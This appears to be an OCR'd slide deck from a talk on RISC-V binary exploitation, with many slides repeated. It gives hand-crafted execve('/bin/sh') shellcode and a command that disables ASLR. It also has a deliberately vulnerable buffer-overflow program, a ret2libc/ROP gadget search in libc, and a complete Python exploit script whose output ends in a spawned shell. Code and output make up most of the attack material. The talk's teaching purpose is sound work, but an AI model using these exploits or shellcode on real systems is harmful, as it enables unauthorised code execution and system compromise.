
```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      13042102       addi s0, sp, 34
|           0x000100ba      b767696e       lui a5, 0x6e696
|           0x000100be      9387f722       addi a5, a5, 559
|           0x000100c2      2330f4fe       sd a5, -32(s0)
|           0x000100c6      b7776810       lui a5, 0x10687
|           0x000100ca      33480801       xor a6, a6, a6
|           0x000100ce      0508           addi a6, a6, 1
|           0x000100d0      7208           slli a6, a6, 0x1c
|           0x000100d2      b3870741       sub a5, a5, a6
|           0x000100d6      9387f732       addi a5, a5, 815
|           0x000100da      2332f4fe       sd a5, -28(s0)
|           0x000100de      930704fe       addi a5, s0, -32
|           0x000100e2      0146           li a2, 0
|           0x000100e4      8145           li a1, 0
|           0x000100e6      3e85           mv a0, a5
|           0x000100e8      9308d00d       li a7, 221
|           0x000100ec      93063007       li a3, 115
|           0x000100f0      230ed1ee       sb a3, -260(sp)
|           0x000100f4      9306e1ef       addi a3, sp, -258
\           0x000100f8      6780e6ff       jr -2(a3)
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

Shellcode crafting




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      0010           addi s0, sp, 32
|           0x000100b8      b767696e       lui a5, 0x6e696
|           0x000100bc      9387f722       addi a5, a5, 559
|           0x000100c0      2330f4fe       sd a5, -32(s0)
|           0x000100c4      b7776800       lui a5, 0x687
|           0x000100c8      9387f732       addi a5, a5, 815
|           0x000100cc      2334f4fe       sd a5, -24(s0)
|           0x000100d0      930704fe       addi a5, s0, -32
|           0x000100d4      0146           li a2, 0
|           0x000100d6      8145           li a1, 0
|           0x000100d8      3e85           mv a0, a5
|           0x000100da      9308d00d       li a7, 221
|           0x000100de      73000000       ecall
```




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      13042102       addi s0, sp, 34
|           0x000100ba      b767696e       lui a5, 0x6e696
|           0x000100be      9387f722       addi a5, a5, 559
|           0x000100c2      2330f4fe       sd a5, -32(s0)
|           0x000100c6      b7776810       lui a5, 0x10687
|           0x000100ca      33480801       xor a6, a6, a6
|           0x000100ce      0508           addi a6, a6, 1
|           0x000100d0      7208           slli a6, a6, 0x1c
|           0x000100d2      b3870741       sub a5, a5, a6
|           0x000100d6      9387f732       addi a5, a5, 815
|           0x000100da      2332f4fe       sd a5, -28(s0)
|           0x000100de      930704fe       addi a5, s0, -32
|           0x000100e2      0146           li a2, 0
|           0x000100e4      8145           li a1, 0
|           0x000100e6      3e85           mv a0, a5
|           0x000100e8      9308d00d       li a7, 221
|           0x000100ec      93063007       li a3, 115
|           0x000100f0      230ed1ee       sb a3, -260(sp)
|           0x000100f4      9306e1ef       addi a3, sp, -258
\           0x000100f8      6780e6ff       jr -2(a3)
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

Shellcode crafting



```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      0010           addi s0, sp, 32
|           0x000100b8      b767696e       lui a5, 0x6e696
|           0x000100bc      9387f722       addi a5, a5, 559
|           0x000100c0      2330f4fe       sd a5, -32(s0)
|           0x000100c4      b7776800       lui a5, 0x687
|           0x000100c8      9387f732       addi a5, a5, 815
|           0x000100cc      2334f4fe       sd a5, -24(s0)
|           0x000100d0      930704fe       addi a5, s0, -32
|           0x000100d4      0146           li a2, 0
|           0x000100d6      8145           li a1, 0
|           0x000100d8      3e85           mv a0, a5
|           0x000100da      9308d00d       li a7, 221
|           0x000100de      73000000       ecall
```




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      13042102       addi s0, sp, 34
|           0x000100ba      b767696e       lui a5, 0x6e696
|           0x000100be      9387f722       addi a5, a5, 559
|           0x000100c2      2330f4fe       sd a5, -32(s0)
|           0x000100c6      b7776810       lui a5, 0x10687
|           0x000100ca      33480801       xor a6, a6, a6
|           0x000100ce      0508           addi a6, a6, 1
|           0x000100d0      7208           slli a6, a6, 0x1c
|           0x000100d2      b3870741       sub a5, a5, a6
|           0x000100d6      9387f732       addi a5, a5, 815
|           0x000100da      2332f4fe       sd a5, -28(s0)
|           0x000100de      930704fe       addi a5, s0, -32
|           0x000100e2      0146           li a2, 0
|           0x000100e4      8145           li a1, 0
|           0x000100e6      3e85           mv a0, a5
|           0x000100e8      9308d00d       li a7, 221
|           0x000100ec      93063007       li a3, 115
|           0x000100f0      230ed1ee       sb a3, -260(sp)
|           0x000100f4      9306e1ef       addi a3, sp, -258
\           0x000100f8      6780e6ff       jr -2(a3)
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

Shellcode crafting

```
[root@fedora-riscv handmade]# echo 0 >
/proc/sys/kernel/randomize_va_space
[root@fedora-riscv handmade]# objcopy
-O binary --only-section=.text execve
execve.text
[root@fedora-riscv handmade]# od -t x1
-w8 execve.text
0000000 01 11 06 ec 22 e8 13 04
0000010 21 02 b7 67 69 6e 93 87
0000020 f7 22 23 30 f4 fe b7 77
0000030 68 10 33 48 08 01 05 08
0000040 72 08 b3 87 07 41 93 87
0000050 f7 32 23 32 f4 fe 93 07
0000060 04 fe 01 46 81 45 3e 85
0000070 93 08 d0 0d 93 06 30 07
0000100 23 0e d1 fe 93 06 e1 ff
0000110 67 80 e6 ff
```



```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      13042102       addi s0, sp, 34
|           0x000100ba      b767696e       lui a5, 0x6e696
|           0x000100be      9387f722       addi a5, a5, 559
|           0x000100c2      2330f4fe       sd a5, -32(s0)
|           0x000100c6      b7776810       lui a5, 0x10687
|           0x000100ca      33480801       xor a6, a6, a6
|           0x000100ce      0508           addi a6, a6, 1
|           0x000100d0      7208           slli a6, a6, 0x1c
|           0x000100d2      b3870741       sub a5, a5, a6
|           0x000100d6      9387f732       addi a5, a5, 815
|           0x000100da      2332f4fe       sd a5, -28(s0)
|           0x000100de      930704fe       addi a5, s0, -32
|           0x000100e2      0146           li a2, 0
|           0x000100e4      8145           li a1, 0
|           0x000100e6      3e85           mv a0, a5
|           0x000100e8      9308d00d       li a7, 221
|           0x000100ec      93063007       li a3, 115
|           0x000100f0      230ed1ee       sb a3, -260(sp)
|           0x000100f4      9306e1ef       addi a3, sp, -258
\           0x000100f8      6780e6ff       jr -2(a3)
```

Shellcode: Profit!

```
[root@fedora-riscv handmade]# ./vuln `python -c
'print("\x01\x11\x06\xec\x22\xe8\x13\x04\x21\x02\xb7\x67\x
69\x6e\x93\x87\xf7\x22\x23\x30\xf4\xfe\xb7\x77\x68\x10\x33
\x48\x08\x01\x05\x08\x72\x08\xb3\x87\x07\x41\x93\x87\xf7\x
32\x23\x32\xf4\xfe\x93\x07\x04\xfe\x01\x46\x81\x45\x3e\x85
\x93\x08\xd0\x0d\x93\x06\x30\x07\x23\x0e\xd1\xee\x93\x06\x
e1\xef\x67\x80\xe6\xffAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAABBBBBBBB\x90\xf0\xff\xff\x3f")'`
Location of buffer: 0x3ffffff090
Location of main: 0x105d0
Input len: 141
Hello World from .bashrc!
```

Ret2libc (ROP)

Ret2libc


```
void vulnerable(int fd)
{
        char buf[32];
        printf("buf: %p\n", &buf);
        read(fd, buf, 128);
}
int main(int argc, char **argv) {
        int fd = open("exploit", 0);
        printf("argv: %p\n", &argv[1]);
        vulnerable(fd);
        return 0;
}
```

Ret2libc (ROP)

ROP = Return oriented programming
Ret2Libc = Return address is located in libc with known version

Ret2libc (ROP)

ROP = Return oriented programming
Ret2Libc = Return address is located in libc with known version



```
ld      ra,40(sp)
ld      a0,8(sp)
addi    sp,sp,48
ret
```

```
ld      ra,40(sp)
ld      a1,32(sp)
addi    sp,sp,48
ret
```

```
ld      ra,40(sp)
ld      a3,64(sp)
addi    sp,sp,48
ret
```

Ret2libc

```
void vulnerable(int fd)
{
        char buf[32];
        printf("buf: %p\n", &buf);
        read(fd, buf, 128);
}
int main(int argc, char **argv) {
        int fd = open("exploit", 0);
        printf("argv: %p\n", &argv[1]);
        vulnerable(fd);
        return 0;
}
```

We want to execute:

```
system(“/bin/sh”);
```

Ret2libc

```
$ objdump -d /lib64/libc-2.28.9000.so | grep ra -C5 | grep
ret -B5 | less
 --
   ce4d8:       70a2                ld      ra,40(sp)
   ce4da:       7402                ld      s0,32(sp)
   ce4dc:       6522                ld      a0,8(sp)
   ce4de:       64e2                ld      s1,24(sp)
   ce4e0:       6145                addi    sp,sp,48
   ce4e2:       8082                ret
```

*Nowadays, there are tools like one_gadget, ROPGadget, python module pwnlib.rop.rop, etc… for ARM, Intel, etc

Ret2libc

```
$ objdump -d /lib64/libc-2.28.9000.so | grep ra -C5 | grep
ret -B5 | less
 --
   ce4d8:       70a2                ld      ra,40(sp)
   ce4da:       7402                ld      s0,32(sp)
   ce4dc:       6522                ld      a0,8(sp)
   ce4de:       64e2                ld      s1,24(sp)
   ce4e0:       6145                addi    sp,sp,48
   ce4e2:       8082                ret
```

ra: system_addr
s0: ¯_(ツ)_/¯
a0: Addr to string "/bin/sh"
s1: ¯_(ツ)_/¯

*Nowadays, there are tools like one_gadget, ROPGadget, python module pwnlib.rop.rop, etc… for ARM, Intel, etc

Ret2libc

```
$ objdump -d /lib64/libc-2.28.9000.so | grep system

0000000000038f02 <__libc_system>:
...
```

ra: system_addr
s0: ¯_(ツ)_/¯
a0: Addr to string "/bin/sh"
s1: ¯_(ツ)_/¯

Ret2libc

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

*gdb changes stack offsets because it adds environment variables, which end up first on stack before program stack, so…:
# https://github.com/hellman/fixenv

Ret2libc

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

```
[root@fedora-riscv
vulnerable]# od -t x4 -w8
exploit
0000000 41414141 41414141
*
0000040 42424242 42424242
0000050 001004d8 00000020
0000060 43434343 43434343
0000070 fffff288 0000003f
0000100 44444444 44444444
0000110 6e69622f 0068732f
0000120 45454545 45454545
0000130 0006af02 00000020
0000140 47474747 47474747
0000150 48484848 48484848
0000160
```

Ret2libc: Profit!

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

```
[root@fedora-riscv
vulnerable]# ./fixenv.sh
./vuln
argv: 0x3ffffff400
buf: 0x3ffffff240
sh-4.4#
```

*gdb changes stack offsets because it adds environment variables, which end up first on stack before program stack, so…:
# https://github.com/hellman/fixenv

Resources

RISC-V ISA:
https://content.riscv.org/wp-content/uploads/2017/05/riscv-spec-v2.2.pdf

RISC-V Shellcode:
https://thomask.sdf.org/blog/2018/08/25/basic-shellcode-in-riscv-linux.html

Code formated with:
http://hilite.me/, asm snippets made with radare2

Giveaway time!

